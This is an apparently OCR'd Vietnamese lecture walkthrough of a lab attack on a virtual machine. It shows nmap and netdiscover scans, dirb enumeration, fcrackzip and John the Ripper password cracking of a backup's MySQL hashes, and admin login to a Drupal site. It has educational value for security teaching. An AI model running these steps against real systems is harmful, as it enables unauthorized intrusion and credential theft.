Ví dụ minh họa quá trình tấn công

Dò quét các địa chỉ IP đang được sử dụng bằng chức năng Ping sweep của nmap.

```
┌──(root💀kali)-[~]
└─# nmap -sn 10.0.2.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-01 02:43 EDT
Nmap scan report for 10.0.2.11
Host is up (0.00025s latency).
MAC Address: 00:0C:29:78:DA:F2 (VMware)
Nmap scan report for 10.0.2.22
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 34.13 seconds
```

Hình 4.20. Ping Sweep bằng Nmap

Ví dụ minh họa quá trình tấn công

Hoặc chúng ta có thể dùng công cụ netdiscovery.

```
┌──(root💀kali)-[~]
└─# netdiscover -r 10.0.2.0/24                                    130 ×
```

```
root@kali: ~
File  Actions  Edit  View  Help
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 41 Captured ARP Req/Rep packets, from 1 hosts.   Total size: 2460
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.2.11       00:0c:29:78:da:f2     41    2460  VMware, Inc.
```

Hình 4.21. Dò các máy đang hoạt động bằng netdiscover

3

Ví dụ minh họa quá trình tấn công

Kiểm tra có bao nhiêu cổng được mở trên máy có địa chỉ IP 10.0.2.11. Kết quả quét cổng cho thấy cổng 80 đang mở.


```
┌──(root💀kali)-[~]
└─# nmap -A -p- 10.0.2.11                                          130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-01 02:56 EDT
Nmap scan report for 10.0.2.11
Host is up (0.00045s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 00:0C:29:78:DA:F2 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.45 ms 10.0.2.11

OS and Service detection performed. Please report any incorrect resul
ts at https://nmap.org/submit/ .
```

Hình 4.23. Kết quả dò quét cổng đang mở

4

Ví dụ minh họa quá trình tấn công

Vì kết quả cho thấy cổng 80 đang mở nên chúng ta truy cập bằng trình duyệt để xem giao diện của ứng dụng web. Để có thể thực hiện quá trình tấn công liên quan đến ứng dụng web này.



Hình 4.24. Kết quả truy cập dịch vụ web bằng trình duyệt

5

Ví dụ minh họa quá trình tấn công

Chúng ta dùng công cụ dirb để tiến hành kiểm tra cấu trúc thư mục của ứng dụng web.


```
┌──(root💀kali)-[~]
└─# dirb http://10.0.2.11                                    255 ×

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Oct  1 03:19:19 2022
URL_BASE: http://10.0.2.11/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.11/ ----

+ http://10.0.2.11/backup (CODE:200|SIZE:270103)

==> DIRECTORY: http://10.0.2.11/drupal/
+ http://10.0.2.11/index.html (CODE:200|SIZE:10701)
```

Hình 4.25. Kết quả dò cấu trúc thư mục trang web

6

Ví dụ minh họa quá trình tấn công

- Tru



Ví dụ minh họa quá trình tấn công

- Kiểm tra loại tập tin của tập tin backup vừa tải:

```
┌──(kali㉿kali)-[~/Downloads/web]
└─$ file backup
backup: Zip archive data, at least v2.0 to extract
```

Hình 4.28. Kiểm tra loại tập tin bằng công cụ file

- Dùng công cụ fcrackzip để tìm mật khẩu của tập tin backup

```
┌──(kali㉿kali)-[~/Downloads/web]
└─$ fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt backup

PASSWORD FOUND!!!!: pw == theba
```

Hình 4.29. Kết quả dò tìm mật khẩu bằng côn cụ fcrackzip

- Giải nén tập tin nén backup bằng mật khẩu vừa tìm được:

```
┌──(kali㉿kali)-[~/Downloads/web]
└─$ unzip backup
Archive:  backup
[backup] dump.sql password:
  inflating: dump.sql
```

Hình 4.30. Kết quả giải nén

Ví dụ minh họa quá trình tấn công

Kết quả giải nén ta có tập tin dump.sql. Tìm các thông tin liên quan trong tập tin dump.sql:

```
INSERT INTO `proxies_priv` VALUES ('localhost','root','','',1,'','2018-12-01 09:18:09');
INSERT INTO `user` VALUES ('localhost','root','*7AFEAE5774E672996251E09B946CB3953FC67656','Y','Y','
Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y',
'Y','Y','','','','',0,0,0,0,'unix_socket','','N','N','',0.000000),('localhost','webman','*9AF2F8E8C
08165DC70FA4B4F8D40EA6EC84CB6D2','N','N','N','N','N','N','N','N','N','N','N','N','N','N','N','N
','N','N','N','N','N','N','N','N','N','N','N','','','','',0,0,0,0,'','','N','N','',0.000000);

┌──(kali㉿kali)-[~/Downloads/web]
└─$ cat dump.sql | grep root
```

Hình 4.30. Kết quả tìm thông tin tài khoản

9

Ví dụ minh họa quá trình tấn công

Tạo tập tin chứa các mã hash trong tập tin dump.sql

Hình 4.31. Tập tin chứa mã băm của mật khẩu

Hình sau minh họa cách dò mật khẩu bằng công cụ John the Ripper.


```
root@kali:~/Downloads# john  --wordlist=diction.txt drupal.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (mysql-sha1, MySQL 4.1+ [SHA1 1
28/128 AVX 4x])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates left, minimum 4 needed for performance.
0g 0:00:00:00 DONE (2019-09-29 10:23) 0g/s 7000p/s 7000c/s 7000C/s PRINCESAmoran
guita..?moranguita?
Session completed
```

Hình 4.32. Kết quả dò tìm mật khẩu bằng John the Ripper

10

Ví dụ minh họa quá trình tấn công

Sau khi có mật khẩu, chúng ta đăng nhập vào ứng dụng web.




Hình 4.34. Đăng nhập vào ứng dụng web

11

Ví dụ minh họa quá trình tấn công

Kết quả đăng nhập thành công như hình bên dưới.



Hình 4.35. Kết quả đăng nhập thành công

Đến đây chúng ta có quyền truy cập vào tài khoản quản trị của trang web.

Từ kết quả này chúng ta có thể thực hiện các bước khai thác nâng cao.

12